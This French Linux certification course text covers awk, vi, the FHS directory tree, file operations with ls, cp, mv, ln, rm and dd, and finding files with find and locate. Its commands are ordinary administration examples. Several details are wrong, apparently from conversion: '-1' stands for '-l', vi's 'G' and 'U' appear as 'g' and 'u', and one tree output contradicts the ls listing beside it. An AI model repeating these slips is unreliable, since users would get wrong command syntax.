`Awk` est le plus souvent utilisé pour la production de fichiers plats aux spécifications particulières (échanges entre différents systèmes d'informations hétérogènes). Il est aussi utilisé comme analyseur (parser) de fichiers XML ou de fichiers textes pour générer des commandes SQL à partir des données extraites. Il peut être utilisé aussi pour des opérations de calculs complexes et mise en forme de données brutes pour faire des tableaux statistiques.

On distingue `awk`, la commande originale, du `new awk` (`nawk`), arrivée un peu plus tard sur le marché. Les implémentations GNU de `awk`, sont en fait des `new awk`. On trouve en général la commande `awk` dans `/usr/bin` sous Unix. Certains systèmes GNU/Linux le mettent dans `/bin`. En général, elle est dans la variable d'environnement `PATH`. Cependant, on peut faire des scripts en `awk` et le shebang (`#!/usr/bin/awk -f`) devient faux. Le script est donc inutilisable si le binaire n'est pas là où on l'attend.

Il agit comme un filtre programmable prenant une série de lignes en entrée (sous forme de fichiers ou directement via l'entrée standard) et écrivant sur la sortie standard, qui peut être redirigée vers un autre fichier ou programme. Un programme `Awk` est composé de trois blocs distincts utilisables ou non pour le traitement d'un fichier (prétraitement, traitement, post-traitement). `Awk` lit sur l'entrée ligne par ligne, puis sélectionne (ou non) les lignes à traiter par des expressions rationnelles (et éventuellement des numéros de lignes). Une fois la ligne sélectionnée, elle est découpée en champs selon un séparateur d'entrée indiqué dans le programme `awk` par le symbole `FS` (qui par défaut correspond au caractère espace ou tabulation). Puis les différents champs sont disponibles dans des variables : `$1` (premier champ), `$2` (deuxième champ), `$3` (troisième champ), ..., `$NF` (dernier champ).

« `awk` » est aussi l'extension de nom de fichier utilisée pour les scripts écrits dans ce langage (rarement utilisée).

La syntaxe est inspirée du C :

```
awk [options] [programme] [fichier]
```

où la structure du programme est :

```
'motif1 { action1 } motif2 { action2 } ...'
```

Chaque ligne du fichier est comparée successivement aux différents motifs (le plus souvent des expressions rationnelles, et globalement une expression booléenne) et l'action du premier motif renvoyant la valeur vraie est exécutée. Dans ce cas, ou si aucun motif n'est accepté, le programme lit la ligne suivante du fichier et la compare aux motifs en partant du premier.

Quelques options :

- `-F séparateur` : permet de modifier le séparateur de champs ;
- `-f fichier` : lit le programme à partir d'un fichier.
- `-v awkVar=$shellVar` : Permet de facilement intégrer des variables du shell dans le code `awk`.

4.2. Description technique

Un fichier est divisé en lignes (records en anglais) elles-mêmes divisées en champs (fields en anglais).

- lignes : séparateur ; compteur `NR` .
- champs : séparateur espace ou tabulation ; compteur `NF` .

Les séparateurs d'entrée-sortie sont stockés dans des variables et peuvent être modifiés :

- lignes : variables `RS` et `ORS`
- champs : variables `FS` et `OFS`

Pour retourner le ne champ :

- `$n` où `n` est un entier strictement positif ;
- `$0` retourne la ligne entière.

Deux masques spéciaux :

- `BEGIN` : définit un programme avant de commencer l'analyse du fichier ;
- `END` : définit un programme après l'analyse.

Pour définir un intervalle, on utilise la virgule comme ceci :

- `NR == 1 , NR == 10` : l'action associée sera appliquée aux lignes 1 à 10.

Plusieurs fonctions sont déjà implémentées :

- `print , printf` : fonctions d'affichage ;
- `cos(expr) , sin(expr) , exp(expr) , `log(expr)`` ;
- `getline()` : lit l'entrée suivante d'une ligne, retourne 0 si fin de fichier (EOF : end of file), 1 sinon ;

- `index(s1, s2)` : retourne la position de la chaîne `s2` dans `s1`, retourne 0 si `s2` ne figure pas dans `s1` ;
- `int(expr)` : partie entière d'une expression ;
- `length(s)` : longueur de la chaîne `s` ;
- `substr(s,n,l)` : retourne une partie de la chaîne de caractères `s` commençant à la position `n`, et d'une longueur `l`.

Structures de contrôles : la syntaxe provient directement du C :

- `if (test) {actions} else {actions}`
- `while (test) {actions}`
- `do {actions} while (test)`
- `for (expr1;expr2;expr3) {actions}`
- `continue` : passe à l'élément suivant dans une boucle
- `break` : sort d'une boucle

Par rapport au C il y a quelques extensions :

- `continue` : hors d'une boucle, passe au motif suivant.
- `next` : passe à la ligne suivante
- `tableau[texte]=valeur` : tableaux associatifs
- `for (var in tableau) {actions}`

4.3. Quelques exemples

- Affiche toutes les lignes de fichier (idem que `cat fichier`).

```
awk '{print $0}' fichier
```

- Affiche toutes les lignes où le caractère 2 est présent (idem que `grep '2' ref.txt`).

```
awk '/2/ {print $0}' ref.txt
```

- Affiche toutes les lignes où le caractère 2 est présent dans le premier champ.

```
awk '$1~/2/ {print $0}' ref.txt
```

- Affiche le contenu de fichier, mais chaque ligne est précédée de son numéro.

```
awk '{print NR ":", $0}' fichier
```

- Renvoie la liste des utilisateurs (idem `cut -d : -f 1 /etc/passwd`).

```
awk -F: '{print $1}' /etc/passwd
```

```
awk 'BEGIN {FS = ":"}{print $1}' /etc/passwd
```

- Ecrit la somme de tous les nombres de la première colonne de fichier.

```
awk '{s=s+$1} END {print s}' fichier
```

- Ecrit toutes les lignes contenues dans le fichier entre le Motif1 et le Motif2.

```
awk '/Motif1/, /Motif2/' fichier
```

3. L'éditeur de texte VI

1. Le programme vi

`vi` est un éditeur de texte en mode texte plein écran écrit par Bill Joy en **1976** sur une des premières versions de la distribution **Unix BSD**.

`vi` ou l'un de ses clones peut être trouvé dans presque toutes les installations de Unix. La **Single UNIX Specification** (plus particulièrement l'**IEEE standard 1003.2, Part 2: Shell and utilities**) inclut `vi`. Ainsi, tout système se conformant à cette spécification intègre `vi`.

Les utilisateurs, **débutants** avec `vi`, sont souvent confrontés à des difficultés, d'une part à cause des raccourcis utilisés pour chacune des commandes, ensuite parce que l'effet de ces raccourcis change selon le mode dans lequel se trouve `vi`.

On installe `vi Improved` (`vim`):

```
# yum install vim || apt-get install vim
```

On pourra changer l'éditeur par défaut sous Debian/Ubuntu avec la commande :

```
$ sudo update-alternatives --config editor
```

2. Commandes vi

La plupart des commandes de `vi` sont choisies de façon à :

- **limiter la frappe nécessaire.** Les modificateurs tels que Ctrl, Maj ou Alt sont utilisés avec la plus grande parcimonie ;
- **limiter les mouvements des doigts et des mains sur le clavier.** Par exemple, en mode commande, les touches h, j, k et l permettent de déplacer le curseur. Comme il s'agit d'une des fonctions les plus importantes, les touches qui lui sont affectées sont celles que l'utilisateur a immédiatement sous les doigts ;
- faciliter les moyens **mnémotechniques** pour retenir leur(s) effet(s). Il faut toutefois garder à l'esprit que `vi` a été écrit par des programmeurs anglophones. Par exemple, en mode commande, d permet d'effacer (delete), i passe en mode insertion, w avance le curseur d'un mot (word). En combinant une commande d'édition (par exemple effacer : d) et une commande de mouvement (par exemple avancer d'un mot : w), on obtient la séquence dw, qui permet d'effacer un mot. D'une manière similaire, la commande d3w efface trois mots.

3. Lancer vi

```
vi nomdefichier
vi --help
```

4. Modes vi

On trouve plusieurs modes :

- mode **normal commande** :
 - Mouvements (déplacement) et quantificateurs
 - effacement, copier/couper/coller,
 - rechercher
- mode **insertion**
 - qui permet d'ajouter/insérer des caractères
- mode **ligne de commande** :
 - quitter, enregistrer, Fermer
 - Remplacer
 - Exécuter une commande externe

5. Guide vi

5.1. Avant toutes choses

- `:10` : Se déplacer à la ligne 10.
- `:set nu` : Afficher les numéros de ligne.
- `:set nonu` : Désactiver l'affichage des numéros de ligne.
- **ESC** pour revenir au mode commande

5.2. Mouvements

On appelle les déplacements du curseur dans le fichier des "mouvements".

- `0` : Revenir au début de la ligne
- `$` : Aller à la fin de la ligne
- `w` : Aller au début du mot suivant
- `e` : Aller à la fin du mot courant
- `gg` : Aller au début du document.
- `g` : Aller au début de la dernière ligne du document.
- `g$` : Aller à la fin de la dernière ligne du document.

5.3. Quantificateur

- `2w` : aller à 2 mots à partir du curseur

5.4. Effacer/Couper

- `x` : Efface le caractère sous le curseur.

Avec mouvement :

- `dw` : Efface le mot sous le curseur.
- `d$` : Efface jusqu'à la fin de la ligne à partir du curseur.
- `de` : Efface jusqu'à la fin du mot à partir du curseur.
- `dd` : Efface la ligne du curseur.

Avec quantificateur :

- `d2w` : Efface les deux mots à partir du curseur.
- `2dd` : Efface les deux lignes à partir du curseur.

5.5. Annuler

- `u` : Annuler la dernière commande.
- `u` : Annuler tous les changements sur une ligne.
- `CTRL-R` : Annuler l'annulation.

5.6. Copier/Coller

- `yy` : copie la ligne
- `y$` : copie jusqu'à la fin de ligne*
- `Y`
- `p` : Coller à l'endroit du curseur.
- `r` : Remplace le caractère sous le curseur
- `v&y` : Copier la ligne en mode visuel

5.7. Rechercher

- `/` : Rechercher une occurrence
- `%`

5.8. Mode insertion

Ce mode est invoqué par une des commandes :

- `i` : insère des caractères après le curseur.
- `A` : ajoute des caractères à la fin d'une ligne où que soit positionné le curseur.
- `o` : insère une ligne après le curseur
- `O` : insère une ligne avant le curseur
- `a` : insère après le curseur

5.9. Fichier

- `:q!` : Quitter sans enregistrer.
- `:x` : Quitter en enregistrant.
- `:w` : Enregistrer.
- `:w nomdefichier` : Enregistrer sous un nom.


5.10. Remplacer

- `:s/aa/bb` : Remplacer sur une ligne.
- `:s/aa/bb/g` : Tout remplacer sur une ligne.
- `:25,30s/aa/bb/g` : Remplacer du texte de la ligne 25 à 30.
- `:%s/aa/bb/g` : Remplacer toutes les occurrences dans le fichier.
- `:%s/aa/bb/gc` : Remplacer toutes les occurrences dans le fichier avec confirmation.

5.11. Divers

- `:set number` : Affiche les numéros de ligne
- `:! cmd` : exécute la commande "cmd"
- `:r! cmd` : insère le résultat de la commande "cmd"

6. vi par la pratique



Source : <http://www.epons.org/vi.php>

`vimtutor` (installé par défaut avec `vim`) vous permet d'apprendre `vi` par la pratique en 7 leçons :

1. Déplacer le curseur, sortir de `vim`, effacer, insérer et ajouter du texte, éditer un fichier.
2. Commandes d'effacement, opérateur et mouvement, quantificateur et effacement, opération sur les lignes, annulation.
3. Collage, remplacement, opérateur de changement.
4. Position du curseur et état du fichier, recherche, substitution
5. Enregistrement de fichiers, d'extraits de fichiers, récupération et fusion de fichiers.
6. Ouverture, ajout, remplacement, copier/coller
7. Aide, script de démarrage et complétion

4. Arborescence de fichiers

1. Objectifs de certification

1.1. Linux Essentials

- Topic 2: Finding Your Way on a Linux System (weight: 9)
 - 2.3 Using Directories and Listing Files
 - 2.4 Creating, Moving and Deleting Files
- Topic 3: The Power of the Command Line (weight: 9)
 - 3.1 Archiving Files on the Command Line

1.2. RHCSA EX200

- 1.Comprendre et utiliser les outils essentiels
 - 1.6. Archiver, compresser, décompresser et décompresser des fichiers, à l'aide de tar, star, gzip et bzip2
 - 1.8. Créer, supprimer, copier et déplacer des fichiers et des répertoires
 - 1.9. Créer des liens physiques et symboliques

1.3. LPIC 1

- *Sujet 102 : Installation de Linux et gestion de paquetages*
 - 102.1 Conception du schéma de partitionnement
- *Sujet 103 : Commandes GNU et Unix*
 - 103.3 Gestion élémentaire des fichiers
- *Sujet 104 : Disques, systèmes de fichiers Linux , arborescence de fichiers standard (FHS)*
 - 104.5 Gestion des permissions et de la propriété sur les fichiers
 - 104.7 Recherche de fichiers et placement des fichiers aux endroits adéquats

1. Filesystem Hierarchy Standard (FHS)

- https://fr.wikipedia.org/wiki/Filesystem_Hierarchy_Standard

1. La structure du système de fichier

- Un système de fichiers est similaire à une arborescence, avec une racine qui se scinde en branches et sous-branches, soit en répertoires et sous-répertoires.
- On commence par le tronc principal, la racine (root) : /. C'est un peu comme le c:\ sous DOS, sauf que c:\ est également le premier périphérique de stockage, alors que la racine peut correspondre à n'importe quel disque (partition) de votre système (point de montage).
- La racine contient différents répertoires et sous-répertoires contenant eux-mêmes des fichiers.

2. La commande tree

La commande `tree` liste le contenu de répertoires sous forme d'arborescence.

```
yum install -y tree
```

Par exemple sous Centos 7, l'arborescence à partir de la racine :

```
$ tree -L 1 /
/
├── bin -> usr/bin
├── boot
├── dev
├── etc
├── home
├── lib -> usr/lib
├── lib64 -> usr/lib64
├── lost+found
├── media
├── mnt
├── opt
├── proc
├── root
├── run
└── sbin -> usr/sbin
├── srv
├── sys
├── tmp
└── usr
└── var

20 directories, 0 files
```

2. Partition racine

Les répertoires suivants peuvent être montés sur d'autres partitions que la celle de la racine :

- `/boot`
- `/home`
- `/root`
- `/tmp`
- `/usr`
- `/usr/local`
- `/opt`
- `/var`

Les répertoires `/dev`, `/bin`, `/sbin`, `/etc` et `/lib` doivent être montés sur la partition racine.

De plus, la racine doit contenir un répertoire `/proc` vide. Il est utilisé par le noyau pour informer sur le statut du système d'exploitation (processus, statistiques d'utilisation de la mémoire, etc.).

3. Contenu du système de fichier

- `/bin` et `/sbin` : contiennent les binaires nécessaires au démarrage et les commandes essentielles
- `/dev` : fichiers périphériques ou fichiers spécifiques
- `/etc` : fichiers et répertoires de configuration spécifiques à la machine
- `/lib` et `/lib64` : bibliothèques partagées pour les binaires de `/bin` et `/sbin`. Contient également les modules du noyau.
- `/mnt` ou `/media` : points de montage pour les systèmes de fichiers externes
- `/proc` : informations du noyau. En lecture seule sauf pour `/proc/sys`.
- `/boot` : contient le noyau Linux, le System.map (carte des symboles du noyau) et les chargeurs d'amorçage secondaires.
- `/home` (facultatif) : répertoires utilisateurs, avec, en général, une copie du contenu de `/etc/skel`.
- `/root` : répertoire de l'utilisateur root.
- `/sys` : export d'information du noyau, à la manière de `/proc`
- `/tmp` : fichiers temporaires.
- `/usr` : User Specific Ressource. Contenu essentiellement statique et partageable. `/usr` est composé de sous-répertoires `bin`, `sbin`, `lib` et autres qui contiennent des programmes et bibliothèques de votre système non essentielles ni nécessaires au démarrage.
- `lost+found` : est un dossier spécial de récupération des données du système de fichiers.

```
$ tree -L 1 /usr
/usr
├── bin
├── etc
├── games
├── include
├── lib
├── lib64
├── libexec
├── local
├── sbin
├── share
└── src
└── tmp -> ../../var/tmp

12 directories, 0 files
```

- `/usr/local` ou `/opt` : programmes et bibliothèques supplémentaires. En général, c'est dans ces répertoires que l'on place les programmes qui ne font pas partie des paquets des distributions.
- `/var` : données variables comme les spool ou les journaux. Les sous-répertoires peuvent être soit partageables (comme `/var/spool/mail`) soit non partageables (comme `/var/log`).
- `/var/www`, `/var/ftp` ou `/srv` : pages web ou fichiers ftp anonymes.

4. Chemins relatifs et absolus

- On peut accéder à un répertoire ou un fichier en donnant son chemin complet, qui commence à la racine (`/`), ou en donnant son chemin relatif partant du répertoire courant.
- Chemin absolu :
 - indépendant du répertoire de travail de l'utilisateur
 - commence par `/`
- Chemin relatif :
 - dépend de l'endroit où se trouve l'utilisateur
 - ne commence pas par `/`

5. Se déplacer dans le système de fichiers

Comme pour tout système de fichiers structuré, un certain nombre d'outils aident à parcourir le système. Les deux commandes suivantes sont des commandes internes du shell :

- `pwd` : (Print Working Directory) affiche le répertoire actuel en chemin absolu
- `cd` : la commande pour changer de répertoire (Change Directory)

6. Emplacements

- L'emplacement courant est représenté par un point .
- L'emplacement parent est représenté par deux points ..
- Le répertoire utilisateur courant est représenté par le tild ~

7. Exercices

- Aller dans le répertoire /etc/
- Revenir dans le répertoire personnel Téléchargements
- Aller dans /etc/default de manière relative
- Revenir rapidement dans son répertoire personnel
- Se placer dans le répertoire Téléchargements

2. Opérations sur les fichiers

1. Notion d'inode

- Un inode est un numéro unique qui référence un ou plusieurs fichiers dans le système de fichier.
- Ce numéro est l'élément de localisation du fichier sur le système de fichiers.
- L'inode représente la réalité physique du fichier auquel un ou des noms (des emplacements sur le système de fichiers) correspondent.
- http://fr.wikipedia.org/wiki/N%C5%93ud_d%27index

2. Commande ls

La commande ls liste les fichiers (par défaut le répertoire courant)

```
$ ls -lah /etc/
total 1,4M
drwxr-xr-x. 122 root root 8,0K 11 jan 19:00 .
drwxr-xr-x. 18 root root 4,0K 11 jan 19:00 ..
-rw-r--r--. 1 root root 16 8 déc 20:44 adjtime
-rw-r--r--. 1 root root 1,5K 7 jun 2013 aliases
-rw-r--r--. 1 root root 12K 8 déc 20:48 aliases.db
drwxr-xr-x. 2 root root 4,0K 8 déc 21:04 alternatives
```

Elle donne des attributs POSIX :

1. type de fichier : `-` fichier, `d` répertoire, `l` lien symbolique
2. droits : `-`, `r`, `w` et `x`, propriétaire, groupe et autres.
3. nombre liens physique
4. propriétaire, ici root
5. groupe propriétaire, ici root
6. taille du fichier, ici en octets
7. date de modification,
8. nom du fichier.

La commande `ls -l` affiche par défaut une liste triée par ordre alphabétique. Les commandes `dir` et `vdir` sont des variantes de `ls`.

Options de la commande `ls` :

- `-r` : tri inversé
- `-t` : tri sur la date de modification (du plus récent au plus ancien)
- `-u` : tri sur la date d'accès avec l'option `-lt`
- `-c` : tri sur la date de changement de statuts des fichiers avec l'option `-lt`
- `-1` : présentation tabulaire détaillée
- `-1` : présentation en liste continue
- `-h` : avec l'option `-1` affiche les valeurs de poids de fichier avec un multiplicateur (K, M, G, ...)
- `-i` : affiche le numéro d'inode
- `-z` : Affiche le contexte SELinux

On trouvera encore plus d'options et détails dans la page `man` : `man ls`.

3. Crédit d'un répertoire

Un répertoire ou un dossier est une liste de descriptions de fichiers. Du point de vue du système de fichiers, il est traité comme un fichier dont le contenu est la liste des fichiers référencés. Un répertoire a donc les mêmes types de propriétés qu'un fichier comme le nom, la taille, la date, les droits d'accès et les divers autres attributs. ([Wikipedia](#))

On peut définir les droits avec l'option `-m` de `mkdir`. Une autre option couramment utilisée et utile de `mkdir` est `-p` qui crée les sous-répertoires quand c'est nécessaire.

Par exemple :

```
$ mkdir labs/ex1/script1
```

```
mkdir: impossible de créer le répertoire `labs/ex1/script1`: Aucun fichier ou répertoire de ce type
```

```
$ mkdir -p labs/ex1/script1
$ tree labs
labs
└── ex1
    └── script1

2 directories, 0 files
```

4. Suppression des répertoires

On utilise soit `rmdir` soit `rm -r` pour supprimer les répertoires. En tant que root, vous devrez peut-être spécifier l'option `-f` pour forcer la suppression de tous les fichiers.

`rmdir` supprime un répertoire vide alors que `rm -r` supprime un répertoire et son contenu.

Cet exemple illustre la suppression de tous les fichiers et sous-répertoires et laisse le répertoire `ex1` vide.

```
$ rm -rf labs/ex1/*
$ tree labs
labs
└── ex1

1 directory, 0 files
```

Cet exemple illustre la suppression de tous les fichiers et sous-répertoires y compris `ex1`

```
$ rm -rf labs/ex1
$ tree labs
labs
```

supprime tous les fichiers et sous-répertoires y compris `ex1`

5. Commande `touch`

`touch` est une commande qui permet de créer et de modifier les fichiers.

Syntaxe :

- `touch {options} fichier(s)`
- Le fichier est créé s'il n'existe pas. Vous pouvez également changer la date d'accès avec l'option `-a`, la date de modification avec `-m` ; l'option `-r` copie les attributs de date d'un autre fichier.

Exemples :

- Créer deux nouveaux fichiers `fichier1.txt` et `fichier2.txt` :

```
$ touch labs/fichier1.txt labs/fichier2.txt
$ ls -i labs
69308775 fichier1.txt 69308776 fichier2.txt
```

- Copier les attributs de **date** de `/etc/hosts` **sur** `fichier2.txt` :

```
$ ls -l /etc/hosts
-rw-r--r--. 1 root root 83 10 déc 12:11 /etc/hosts
$ touch labs/fichier2.txt -r /etc/hosts
$ ls -l labs/fichier2.txt
-rw-rw-r--. 1 francois francois 0 10 déc 12:11 labs/fichier2.txt
```

6. Commande `cp`

Syntaxe :

- `cp [options] fichier1 fichier2`

- `cp [options] fichiers répertoire`

Il est important de noter que `cp fichier1 fichier2` crée une nouvelle copie de `fichier1` et laisse `fichier1` inchangé.

Illustration : `fichier1.txt` avec l'inode 69308775 est copié sur `fichier3.txt`, en dupliquant les données sur un nouveau bloc et en créant une nouvelle inode 69308777 pour `fichier3.txt`.

```
$ cp labs/fichier1.txt labs/fichier3.txt
$ ls -i labs
69308775 fichier1.txt 69308776 fichier2.txt 69308777 fichier3.txt
```

On ira lire attentivement la page man de la commande `cp` :

```
man cp
```

7. Copie récursive

On peut également copier plusieurs fichiers dans un répertoire, à partir d'une liste ou en utilisant des caractères génériques.

Exemples :

- Pour copier tout le contenu de `labs` dans un dossier `bak` :

```
$ mkdir labs/rep1
$ cp -r labs bak
$ tree bak labs
bak
└── rep1
    └── labs
        ├── fichier1.txt
        ├── fichier2.txt
        └── fichier3.txt
2 directories, 6 files

$ ls bak
fichier1.txt  fichier2.txt  fichier3.txt  rep1
```

Notons que le dossier de destination `bak` n'existe pas et a été créé.

Si on recommence l'opération alors que la destination existe déjà c'est le dossier source lui-même qui est copié.

```
$ cp -r labs bak
$ ls bak
fichier1.txt  fichier2.txt  fichier3.txt  labs  rep1
$ tree bak
bak
└── rep1
    └── labs
        ├── fichier1.txt
        ├── fichier2.txt
        └── fichier3.txt
3 directories, 6 files
```

8. Commande `mv`

Syntaxe :

```
mv [options] anciennom nouveaunom
mv [options] source destination
mv [options] source répertoire
```

La commande `mv` peut à la fois déplacer et renommer les fichiers et les répertoires.

- Si `anciennom` est un fichier et `nouveaunom` un répertoire, le fichier `anciennom` est déplacé dans ce répertoire.
- Si la source et la destination sont sur le même système de fichiers, alors le fichier n'est pas copié, mais les informations de l'inode sont mises à jour pour tenir compte du nouveau chemin.
- Les options les plus courantes de `mv` sont `-f` pour forcer l'écrasement et `-i` pour demander confirmation à l'utilisateur.

9. Renommer et déplacer

Vérifier les valeurs inode de ces fichiers avec `ls -i`.

- Renommer le répertoire `bak` en `bak2`

```
$ mv bak bak2
```

- Déplacer le `bak2` dans le répertoire `labs`

```
$ mv bak2 labs
```

- renommer le répertoire `bak2` en `bak`

```
$ mv labs/bak2 labs/bak
```

10. Liens physiques

- Un lien physique est un nom supplémentaire pour un même inode. Ainsi, le nombre de références s'accroît de 1 à chaque nouveau lien physique créé.
- Dans la liste suivante, notez que le nombre de références est de 2 et que les deux fichiers ont la même taille (ainsi que la même valeur inode, ce que vous pouvez vérifier avec `ls -i`). Dans les faits, ces deux fichiers sont parfaitement identiques.
- Les liens physiques ne peuvent être créés que sur le même système de fichier, une même partition.

```
$ ln labs/fichier1.txt labs/fichier5.txt
$ ls -li labs
total 0
69308779 -rw-rw-r--. 2 francois francois 0 21 fév 07:04 fichier1.txt
69308780 -rw-rw-r--. 1 francois francois 0 21 fév 07:04 fichier2.txt
69308781 -rw-rw-r--. 1 francois francois 0 21 fév 07:04 fichier3.txt
69308779 -rw-rw-r--. 2 francois francois 0 21 fév 07:04 fichier5.txt
3739518 drwxrwxr-x. 2 francois francois 6 21 fév 07:04 rep1
```

11. Liens symboliques

Un lien symbolique vers un fichier ou un répertoire crée un nouvel inode qui pointe vers le même bloc de données.

```
$ cd labs
$ ln -s fichier1.txt fichier4.txt
$ cd ..
$ ls -li labs
total 0
69308779 -rw-rw-r--. 2 francois francois 0 21 fév 07:04 fichier1.txt
69308780 -rw-rw-r--. 1 francois francois 0 21 fév 07:04 fichier2.txt
69308781 -rw-rw-r--. 1 francois francois 0 21 fév 07:04 fichier3.txt
69308774 lrwxrwxrwx. 1 francois francois 12 21 fév 07:21 fichier4.txt -> fichier1.txt
69308779 -rw-rw-r--. 2 francois francois 0 21 fév 07:04 fichier5.txt
3739518 drwxrwxr-x. 2 francois francois 6 21 fév 07:04 rep1
```

- Les liens symboliques peuvent pointer vers des fichiers ou répertoires présents sur un autre système de fichier.

```
$ echo $(date) > labs/fichier1.txt
$ cat labs/fichier4.txt
dim fév 21 07:22:01 CET 2017
```

12. Commande rm

La commande `rm` permet de supprimer un fichier du système de fichiers. La commande `rm` peut disposer d'alias selon les distributions. Enfin, cette commande est étudiée et améliorée dans la section [Scripts Shell](#) de l'ouvrage.

```
man rm
```

13. Copie par blocs

- `dd` est une commande unix permettant de copier un fichier (avec ou sans conversion au passage) notamment sur des périphériques blocs tel que des disques durs ou des lecteurs CD-ROM ou inversement.
- Contrairement à `cp`, la commande `dd` copie des portions de données brutes d'un périphérique. Par conséquent, `dd` préserve le système de fichier sous-jacent. `cp` se contente de traiter des données et les transfère d'un système de fichier à un autre.

14. Syntaxe de la commande dd

- La syntaxe de `dd` est différente des autres commandes unix traditionnelles. `dd` utilise des options de la forme `option=valeur` au lieu des habituelles `-o valeur` ou `--option=valeur`.
- Les principales options de `dd` sont les suivantes :
 - `if=fichier_entree` (Input File) : lit ce fichier en entrée. Cela peut être un fichier régulier comme un périphérique de type bloc. Par défaut, c'est l'entrée standard qui est utilisée (par exemple le clavier).
 - `of=fichier_sortie` (Output File) : écrit dans ce fichier en sortie.
 - `bs=t_b` (Block Size) : copie les données par blocs de `t_b` octets.
 - `count=n_b` : ne copie que `n_b` blocs.
 - `skip=n_e` : ignore les `n_e` premiers blocs du fichier d'entrée1 (Ne copie le fichier d'entrée qu'à partir du bloc de rang `n_e+1`.)
 - `seek=n_s` : ignore les `n_s` premiers blocs du fichier de sortie1 (Ne commence à écrire dans le fichier de sortie qu'à partir du bloc de rang `n_s+1`.)

15. Exemples dd

- Créer un fichier rempli de bits aléatoires de 1 Mo

```
dd if=/dev/urandom bs=1024 count=1000 of=fichier.bin
```

- Créer une clé bootable Centos 7 sur /dev/sdb

```
dd if=CentOS-7.0-1406-x86_64-DVD.iso of=/dev/sdb
```

- Créer une SD Card Raspberry Pi

```
dd bs=4M if=~/2012-12-16-wheezy-raspbian.img of=/dev/sdb
```

- Créer l'image d'un disque

```
dd if=/dev/sdb of=~/sdb.img
```

- Copier un disque sur l'autre

```
dd if=/dev/sdb of=/dev/sdc conv=noerror, sync
```

- Copier une partition

```
dd if=/dev/sdb1 of=~/sdb1.img
```

16. GNU Midnight Commander

- Utilitaire console graphique :

```
yum install -y mc
```

3. Recherche de fichiers

```
man find
```

```
man xargs
```

1. Recherche de fichier avec `find`

- Syntaxe :

```
find <REPERTOIRE> <CRITERE> [-exec <COMMANDER> {} \;]
```

- Le paramètre REPERTOIRE indique à `find` l'emplacement de démarrage de la recherche et CRITERE peut être, parmi beaucoup d'autres, le nom du fichier ou du répertoire que nous recherchons.

Exemples :

```
find /usr/share/doc -name "x*"
```

```
find / -user 1000
```

```
find / -user 1000 2> /dev/null
```

- Les lignes correspondantes sont listées sur la sortie standard.

L'option `-ls` offre une sortie plus lisible :

```
find / -user 1000 -ls
```

On peut également lancer une commande sur cette sortie, comme supprimer le fichier ou changer le mode de permission, en utilisant l'option `-exec` de `find`. Par exemple, pour copier tous les fichiers appartenant à l'utilisateur 2015, à condition d'en avoir les droits :

```
find / -type f -user 2015 -exec cp -a {} ~/backup \;
```

Dans ce dernier exemple,

- `\;` à la fin de la ligne termine la commande `-exec`
- et `{}` remplace chaque ligne trouvée par la commande `find`.

Recherche avec `find` et `xargs`

- On voit souvent en `xargs` le compagnon de `find`. En fait, `xargs` traite chaque ligne de la sortie standard comme paramètre pour une autre commande. On pourrait utiliser aussi `xargs` pour supprimer tous les fichiers appartenant à un utilisateur avec cette ligne de commande :

```
find / -type f -user 2015 | xargs rm -f
```

- Remarque : Certaines commandes comme `rm` ne savent pas traiter les paramètres trop longs. Il est parfois nécessaire de supprimer tous les fichiers d'un répertoire avec :

```
ls labs | xargs rm -f
```

Options courantes de `find`

- Exemples d'options courantes :

```
find /home/francois -name "fichier"
```

```
find labs -iname fichier1.txt
```

```
find labs -name "x*" -exec rm {} \;
```

2. Exercice : Trouver des fichiers SUID/SGID

- Ici de la page manuel :

```
find / \( -perm -4000 -fprintf /root/suid.txt '%#m %u %p\n' \) , \
      \( -size +100M -fprintf /root/big.txt '%-10s %p\n' \)
cat /root/suid.txt
cat /root/big.txt
```

- Trouver tous les fichiers SUID root :

```
find / -user root -perm -4000
```

- Trouver tous les fichiers SGID root :

```
find / -group root -perm -2000
```

- Trouver tous les fichiers SUID et SGID appartenant à n'importe qui :

```
find / -perm -4000 -o -perm -2000
```

- Trouver tous les fichiers qui n'appartiennent à aucun utilisateur :

```
find / -nouser
```

- Trouver tous les fichiers qui n'appartiennent à aucun groupe :

```
find / -nogroup
```

- Trouver tous les liens symboliques et leurs cibles.

```
find / -type l -ls
```

- Effacer les fichiers de plus de 5 jours :

```
find /path/to/directory/ -mindepth 1 -mtime +5 -delete
```

- <http://linuxboxadmin.com/micro-howtos/system-administration/find-suid/sgid-files.html>

3. Recherche de fichiers avec locate

- Syntaxe :

```
$ locate <CHAIN>
```

- locate liste tous les fichiers et répertoires qui correspondent à l'expression.

```
$ locate fichier1
```

- La recherche avec locate est très rapide. En fait, locate interroge la base de données `/var/lib/locate/locate.db`. Cette base de données est tenue à jour par une tâche quotidienne cron (cronjob) qui lance `updatedb`.
- Le fichier `/etc/updatedb.conf` est lu par `updatedb` lorsqu'il est lancé manuellement pour déterminer les systèmes de fichiers et les

répertoires dont il ne doit pas tenir compte (montages NFS et `/tmp` par exemple).

- On peut lancer une mise à jour manuelle :

```
